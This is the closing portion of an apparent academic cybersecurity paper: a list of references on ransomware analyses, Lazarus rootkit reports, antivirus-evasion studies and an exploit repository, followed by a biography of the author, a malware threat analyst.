[7] V. Guilherme, "A deep dive into Phobos ransomware, recently deployed by 8Base group," 17 11 2023. [Online]. Available: https://blog.talosintelligence.com/deep-dive-into-phobos-ransomware/. [Accessed 18 03 2024].
[8] N. A. Muhammad, "LockBit 3.0 Ransomware Analysis and Config Extraction," 17 09 2023. [Online]. Available: https://medium.com/@mnaveed.akbar92/lockbit-ransomware-analysis-19a97dead613. [Accessed 18 03 2024].
[9] "New Ransomware Family Identified: LokiLocker RaaS Targets Windows Systems," 16 03 2022. [Online]. Available: https://blogs.blackberry.com/en/2022/03/lokilocker-ransomware. [Accessed 18 03 2024].
[10] A. Waleed and H. Sarvotham, "A Comprehensive Analysis of WannaCry: Technical Analysis, Reverse Engineering, and Motivation," [Online]. Available: https://people-ece.vse.gmu.edu/coursewebpages/ECE/ECE646/F19/project/F18_presentations/Session_III/Session_III_Report_3.pdf. [Accessed 18 03 2024].
[11] Y. Pavel, I. Alex, R. Mark E. and S. David A., Windows Internals, Part 1-System architecture, processes, threads, memory management, and more, 7th Edition, Microsoft Press, 2017.
[12] K. Peter and H. Matěj, "LAZARUS & BYOVD: EVIL TO THE CORE," in *Virus Bulletin*, 2022.
[13] V. Jan, "Lazarus and the FudModule Rootkit: Beyond BYOVD with an Admin-to-Kernel Zero-Day," 28 02 2024. [Online]. Available: https://decoded.avast.io/janvojtesek/lazarus-and-the-fudmodule-rootkit-beyond-byovd-with-an-admin-to-kernel-zero-day/. [Accessed 18 03 2024].
[14] P. Szewczyk and M. Brand, "Malware Detection and Removal: An examination of personal antivirus software," in *Australian Digital Forensics Conference*, 2008.
[15] C. Devine and N. Richaud, "A study of antivirus' response to unknown threats.," *Proceedings of EICAR,* 2009.
[16] D. Sauder, "Why antivirus software fails," *Magdeburger Journal zur Sicherheitsforschung,* no. 10, pp. 540-546, 2015.
[17] M. Gaudesi and e. al., "Challenging antivirus through evolutionary malware obfuscation," in *Applications of Evolutionary Computation: 19th European Conference*, 2016.
[18] mr.d0x, NUL0x4C and 5pider, "Maldev Academy," [Online]. Available: https://maldevacademy.com/. [Accessed 01 06 2024].
[19] hakaioffsec, "CVE-2024-21338," [Online]. Available: https://github.com/hakaioffsec/CVE-2024-21338/tree/main.



Alexandru-Cristian BARDAȘ is currently a doctoral student at the Bucharest University of Economic Studies, Romania. He graduated from Babes-Bolyai University with a bachelor's in mathematics and computer science and recently graduated from ASE with a master's in IT&C Security. He is interested in cybersecurity and is currently working at Gen Digital (initially at Avira, then moved to Avast) as a Threat Analysis Engineer, since 2021. His interests in the security zone lie in malware analysis, Windows internals, threat and vulnerability research and detection engineering. He helped discover a malware family which led to a technical blogpost on Avira's website and had a talk at DefCamp 2024 related to the ClearFake APT.